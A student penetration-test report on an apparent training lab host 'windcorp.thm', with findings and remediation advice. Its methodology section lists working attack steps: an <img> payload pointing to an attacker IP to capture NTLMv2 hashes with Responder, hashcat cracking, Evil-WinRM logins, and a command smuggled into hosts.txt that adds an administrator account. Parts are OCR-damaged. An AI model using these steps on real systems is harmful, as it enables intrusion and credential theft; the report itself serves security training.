SECURITY ASSESSMENT

<<RA>>

Submitted to: << sprints>>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: << 23/10/2024>
Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

Security Engagement Summary

Engagement Overview

<<
Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

<<

1. Information Disclosure on Main Page (Medium)

- **Explanation: When inspecting the page's elements, we found an image containing a user's name. This information could be used to reset the password.**

2. Exploit Spark (CVE-2020-12772) (High)

- **Explanation: By exploiting this CVE, an NTLM hash can be obtained, which can be cracked to gain access to the system.**

3. Privilege Escalation from Misconfiguration (High)

- **Explanation: A PowerShell script with weaknesses and misconfiguration was found. With improper permissions, it allows escalation to administrator access.**

.

>>

Executive Recommendation

<<

We recommend prioritizing the remediation of high-risk vulnerabilities, such as the privilege escalation and NTLM hash exposure. Immediate attention should be given to securing misconfigurations and sensitive information disclosures. Implement stronger access controls and ensure secure handling of user data to mitigate potential exploitation. >>

Significant Vulnerability Summary

<<

This report highlights critical vulnerabilities that could lead to significant security risks.

>>

High Risk Vulnerabilities

- **Exploit Spark (CVE-2020-12772)**
- **Privilege Escalation from Misconfiguration**

Medium Risk Vulnerabilities

- **Information Disclosure on Main Page**

Low Risk Vulnerabilities

- non

Significant Vulnerability Detail


<< Information Disclosure>>

<<MEDIUM >>

<<

Vulnerability detail

- **Assessed Risk Level:** Medium
- **Discussion (Executive Summary):** During the assessment, an image was discovered that contained sensitive information used in the password reset process. This hidden data within the image could be leveraged by an attacker to bypass security controls and reset user credentials without authorization.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** There is a moderate probability of this vulnerability being exploited, especially if the attacker has access to the image and the technical ability to extract the embedded data.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to reset critical user passwords, potentially leading to unauthorized access to sensitive accounts, disrupting business operations, and affecting user privacy and data security.
- **Remediation:** It is recommended to remove any sensitive data from media files, use encryption when handling sensitive information, and employ thorough validation processes for password reset mechanisms. Regular audits and monitoring for such leaks should be conducted to mitigate future risks.

>>

<< Exploit Spark (CVE-2020-12772)>>

<< HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** When accessing the SMB service, we discovered the Spark application installed on the system. After searching for exploits corresponding to this version, we were able to obtain NTLM hashes. By cracking these hashes, we gained unauthorized access to the system.
- **Evidence of Validation:**

```
└─$ smbclient  //10.10.96.121/Shared -U windcorp.thm/lilyle%ChangeMe#1234
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 29 20:45:42 2020
                                      D        0  Fri May 29 20:45:42 2020
  Flag 1.txt                          A       45  Fri May  1 11:32:36 2020
  spark_2_8_3.deb                     A 29526628  Fri May 29 20:45:01 2020
  spark_2_8_3.dmg                     A 99655201  Sun May  3 07:06:58 2020
  spark_2_8_3.exe                     A 78765568  Sun May  3 07:05:56 2020
  spark_2_8_3.tar.gz                  A 12216290  Sun May  3 07:07:24 2020

                15587583 blocks of size 4096. 10913296 blocks available
smb: \> get "spark_2_8_3.deb"
parallel read returned NT STATUS IO TIMEOUT
smb: \> getting file \spark_2_8_3.deb of size 29526628 as spark_2_8_3.deb SMBecho failed (NT_
```

https://github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md

Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

cves / cve-2020-12772 / **CVE-2020-12772.md**

Preview | Code | Blame 30 lines (21 loc) · 1.17 KB

Home | Projects | Downloads | Community | Fans | Support | About

When we opened a chat with another user, we could send an `<img` tag to that user with an external URL as th
this:

```
<img src=[external_ip]/test.img>
```

Each time the user clicks the link, or the ROAR module automatically preloads it, the external server receives th
together with the NTLM hashes from the user that visits the link, i.e. the user you are chatting with!

Exploitation

- **Probability of Exploit/Attack:** There is a high probability that an attacker could exploit this vulnerability, given the accessibility of the SMB service and the presence of the vulnerable Spark application.
- **Impact of Exploitation:** If exploited, this vulnerability could allow unauthorized users to gain access to sensitive data and systems. This could potentially affect all users and departments that rely on the Spark application, leading to severe business continuity issues and financial losses.
- **Remediation:** To mitigate this vulnerability, it is crucial to ensure that the Spark application is updated to the latest version that addresses CVE-2020-12772. Additionally, implementing strict access controls and monitoring SMB traffic can help detect and prevent exploitation attempts.

>>

<<Privilege Escalation from Misconfiguration>>

<<HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** We found a PowerShell script containing a misconfiguration that allows our user to change the passwords of any user. The script rewrites the hosts.txt file, which is executed by the PowerShell script. This misconfiguration enables the attacker to add a new user with administrative privileges.
- **Evidence of Validation:**

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> ls


    Directory: C:\scripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          5/3/2020   5:53 AM           4119 checkservers.ps1
-a----         10/22/2024   8:41 PM             31 log.txt


*Evil-WinRM* PS C:\scripts> type checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"

# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)

# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
    {
     # if the Host is available then just write it to the screen
```

- **Probability of Exploit/Attack:** There is a high probability that an attacker could exploit this vulnerability due to the misconfiguration in the PowerShell script, especially if they have access to the script's execution environment.
- **Impact of Exploitation:** If exploited, this vulnerability could allow unauthorized users to gain administrative access, affecting all users and departments that rely on the compromised accounts. This could lead to data breaches, unauthorized system changes, and significant business continuity disruptions.
- **Remediation:** To mitigate this vulnerability, it is essential to review and restrict access to the PowerShell script to only trusted users. Additionally, implementing secure coding practices, such as validating user input and properly handling sensitive operations, can help prevent such misconfigurations in the future.

>>

Methodology

<<

- **Scanning with Nmap: Conduct a comprehensive network scan to identify active hosts, open ports, and services running on the target systems.**
- **Using smbclient: Utilize smbclient to list all shared folders on the target and access the directories as needed.**
- **Using Hashcat: Employ Hashcat to crack the NTLMv2 hashes obtained from the SMB shares.**
- **Gain Access using Evil-WinRM: Leverage Evil-WinRM to establish a remote session and gain access to the target system.**

>>

Assessment Toolset Selection

<<

- **Nmap:** A powerful network scanning tool used to discover hosts and services on a computer network.
- **smbclient:** A command-line tool that allows access to SMB/CIFS resources on servers, useful for enumerating shares and accessing files.
- **Hashcat:** A versatile password recovery tool that supports various hashing algorithms, including NTLMv2, allowing for the cracking of captured hashes.
- **Evil-WinRM:** A tool for establishing a remote session to Windows machines over WinRM, useful for executing commands and managing Windows systems remotely.

>>

Assessment Methodology Detail


<<

At first, we used Nmap to scan services as...


```
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
80/tcp   open  http              Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Windcorp.
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (se
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Direc
443/tcp  open  ssl/https         Microsoft-HTTPAPI/2.0
| http-ntlm-info:
|   Target_Name: WINDCORP
|   NetBIOS_Domain_Name: WINDCORP
|   NetBIOS_Computer_Name: FIRE
|   DNS_Domain_Name: windcorp.thm
|   DNS_Computer_Name: Fire.windcorp.thm
|   DNS_Tree_Name: windcorp.thm
|_  Product_Version: 10.0.17763
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
|_ssl-date: 2024-10-21T12:38:42+00:00; 0s from scanner time.
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   Negotiate
|_  NTLM
| ssl-cert: Subject: commonName=Windows Admin Center
| Subject Alternative Name: DNS:WIN-2FAA40QQ70B
| Not valid before: 2020-04-30T14:41:03
|_Not valid after:  2020-06-30T14:41:02
|_http-title: Site doesn't have a title.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTT
636/tcp  open  ldapssl?
2179/tcp open  vmrdp?
3268/tcp open  ldap              Microsoft Windows Active Direc
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
|_ssl-date: 2024-10-21T12:38:42+00:00; 0s from scanner time.
```

We gained access to a web service, and we have a domain and subdomain. After accessing it, we tried to gather information. When we attempted the password reset function, we encountered a hint with a pet in the ask. We found an

image of a girl with her dog, and upon inspecting the element, we discovered this...



So we can use this, and when we tested the password reset as...



After that, we can use smbclient to access the SMB folder as..

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ smbclient -L 10.10.96.121 -U windcorp.thm/lilyle%Cha[redacted]1234

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shared          Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.96.121 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(zezo㉿kali)-[~/Downloads]
└─$
```

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ smbclient  //10.10.96.121/Shared -U windcorp.thm/lilyle%ChangeMe#1234
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 29 20:45:42 2020
                                      D        0  Fri May 29 20:45:42 2020
  Flag 1.txt                          A       45  Fri May  1 11:32:36 2020
  spark_2_8_3.deb                     A 29[illegible]26628  Fri May 29 20:45:01 2020
  spark_2_8_3.dmg                     A 99[illegible]55201  Sun May  3 07:06:58 2020
  spark_2_8_3.exe                     A 78[illegible]65568  Sun May  3 07:05:56 2020
  spark_2_8_3.tar.gz                  A 12[illegible]216290  Sun May  3 07:07:24 2020

                15587583 blocks of size 40[illegible]6. 10913296 blocks available
smb: \> get "spark_2_8_3.deb"
parallel read returned NT_STATUS_IO_TIMEOUT
smb: \> getting file \spark_2_8_3.deb of size 29526628 as spark_2_8_3.deb SMBecho failed (NT_
```

We installed the spark.deb, and we found a proof of concept (PoC) for this version as...

https://github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md

i Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

cves / cve-2020-12772 / **CVE-2020-12772.md**

Preview | Code | Blame | 30 lines (21 loc) · 1.17 KB

Home | Projects | Downloads | Community | Fans | Support | About

When we opened a chat with another user, we could send an `<img` tag to that user with an external URL as th
this:

```
<img src=[external_ip]/test.img>
```

Each time the user clicks the link, or the ROAR module automatically preloads it, the external server receives th
together with the NTLM hashes from the user that visits the link, i.e. the user you are chatting with!

Exploitation

When we find an online user or staff, we can exploit this, and we will receive the NTLMv2 hash as...

```
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.9.190.28]
    Responder IPv6             [fe80::e3a7:c0d5:b819:4083]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name     [WIN-BBAM6CNI1D3]
    Responder Domain Name      [RZ4C.LOCAL]
    Responder DCE-RPC Port     [46694]

[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.10.38.21
[HTTP] NTLMv2 Username : WINDCORP\buse
[HTTP] NTLMv2 Hash     : buse::WINDCORP:c91fce10d778a255:CEFF83E0412C3D0F9915321F80333A23:0101000000000
000400140052005A00340043002E004C004F00430041004C00030034005700490004E002D004200420041004D00360043004E004
000000002000008B1CB2568D884E2F831BC645A858BAAA3A8EF6A1ED40A3F529FD85204EF46B00A001000000000000000000000
[*] Skipping previously captured hash for WINDCORP\buse
```

buse@fire.windcorp.thm

buse@fire.windcorp.thm

Tuesday, October 22, 2024
(22:52) Lily Levesque: hi
(22:53) Lily Levesque: <img src=10.9.1
(22:55) Lily Levesque: <img src=http://
(22:55) Lily Levesque: <img src="http:/
(22:56) Lily Levesque: emfi imrgi <img s
sdwd

(23:05) Lily Levesque: <img src="http:/
Your connection was closed due to an
(23:05) Lily Levesque: <img src="http:/

Now we try crack it using hashcat as

```
Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

SE::WINDCORP:c91fce10d778a255:ceff83e0412c3d0f9915321f80333a23:0101000000000000a6c47e06f924db01a1392f15dfa10e5c000000000200080052005
e004c004f00430041004c00030034005700490040e002d00420042004100 4d00360043004e00490031004400330 02e0052005a00340043002e004c004f00430041004
e2f831bc645a858baaa3a8ef6a1ed40a3f529f0d85204ef46b00a001000000000000000000000000000000000000000900000000000000000000:u[redacted]31

ssion..........: hashcat
atus...........: Cracked
sh.Mode........: 5600 (NetNTLMv2)
sh.Target......: BUSE::WINDCORP:c91fce10d778a255:ceff83e0412c3d0f991 ... 000000
me.Started.....: Tue Oct 22 23:11:23 2024 (7 secs)
me.Estimated...: Tue Oct 22 23:11:30 2024 (0 secs)
rnel.Feature...: Pure Kernel
ess.Base.......: File (/home/zizou/Desktop/rockyou.txt)
ess.Queue......: 1/1 (100.00%)
eed.#1.........:   509.6 kH/s (1.46ms) @ Accel:256 Loops:1 Thr:1 Vec:8
covered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
ogress.........: 2959360/14344385 (20.63%)
```

After that, we can now access the system using the Evil-WinRM tool as...

```
    -h, --help                      Display this help message

┌──(zizou㉿zizou)-[~]
└─$ evil-winrm -i windcorp.thm -u buse -p uz[redacted]31

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() fu

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#F

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\buse\Documents> ls
*Evil-WinRM* PS C:\Users\buse\Documents> cd ..
*Evil-WinRM* PS C:\Users\buse> ls


    Directory: C:\Users\buse


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        5/1/2020   3:25 AM                3D Objects
d-r---        5/1/2020   3:25 AM                Contacts
d-r---        5/7/2020   3:01 AM                Desktop
d-r---        5/7/2020   3:08 AM                Documents
d-r---        5/2/2020   1:18 PM                Downloads
d-r---        5/1/2020   3:25 AM                Favorites
d-r---        5/1/2020   3:25 AM                Links
d-r---        5/1/2020   3:25 AM                Music
d-r---        5/1/2020   3:25 AM                Pictures
d-r---        5/1/2020   3:25 AM                Saved Games
d-r---        5/1/2020   3:25 AM                Searches
d-r---        5/1/2020   3:25 AM                Videos
-a----        5/2/2020   4:56 AM            164 .sparkExt.properties
-a----       10/22/2024   7:22 PM            315 sip-communicator.properties


*Evil-WinRM* PS C:\Users\buse> cd Desktop
*Evil-WinRM* PS C:\Users\buse\Desktop> ls
```

After searching, we found a scripts folder containing a PowerShell script. This file is misconfigured, and we can use it to add a user with admin privileges.

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> ls


    Directory: C:\scripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          5/3/2020   5:53 AM           4119 checkservers.ps1
-a----         10/22/2024   8:41 PM             31 log.txt


*Evil-WinRM* PS C:\scripts> type checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"

# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)

# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
    {
     # if the Host is available then just write it to the screen
```

First, when we show our group, we can change any user's password, allowing us to use this advantage to log in to the brittancr SMB and edit the hosts.txt file to add a new user with high privileges as...

```
while ($Exit -ne $True)
*Evil-WinRM* PS C:\scripts> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==========
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enab
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enab
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enab
BUILTIN\Account Operators                   Alias            S-1-5-32-548                                   Mandatory group, Enabled by default, Enab
BUILTIN\Remote Desktop Users                Alias            S-1-5-32-555                                   Mandatory group, Enabled by default, Enab
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enab
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enab
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enab
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enab
WINDCORP\IT                                 Group            S-1-5-21-555431066-3599073733-176599750-5865   Mandatory group, Enabled by default, Enab
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enab
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
```

```
*Evil-WinRM* PS C:\users> net user brittanycr Pa[redacted]2 /domain
The command completed successfully.
```

```
  GNU nano 7.2                                                                                    hosts.txt
google.com
cisco.com

;net user zizou Password123! /add;net localgroup Administrators zizou /add
```

```
┌──(zizou㉿zizou)-[~]
└─$ evil-winrm -i windcorp.thm -u zizou -p Password123!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplem

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-complet

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\zizou\Documents> whoami
windcorp\zizou
*Evil-WinRM* PS C:\Users\zizou\Documents> whoami /group
whoami.exe : ERROR: Invalid argument/option - '/group'.
    + CategoryInfo          : NotSpecified: (ERROR: Invalid ...ion - '/group'.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Type "WHOAMI /?" for usage.
*Evil-WinRM* PS C:\Users\zizou\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==========================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enab
BUILTIN\Administrators                      Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enab
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enab
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enab
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enab
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enab
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enab
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enab
Mandatory Label\High Mandatory Level        Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\zizou\Documents> cd ../../
```

>>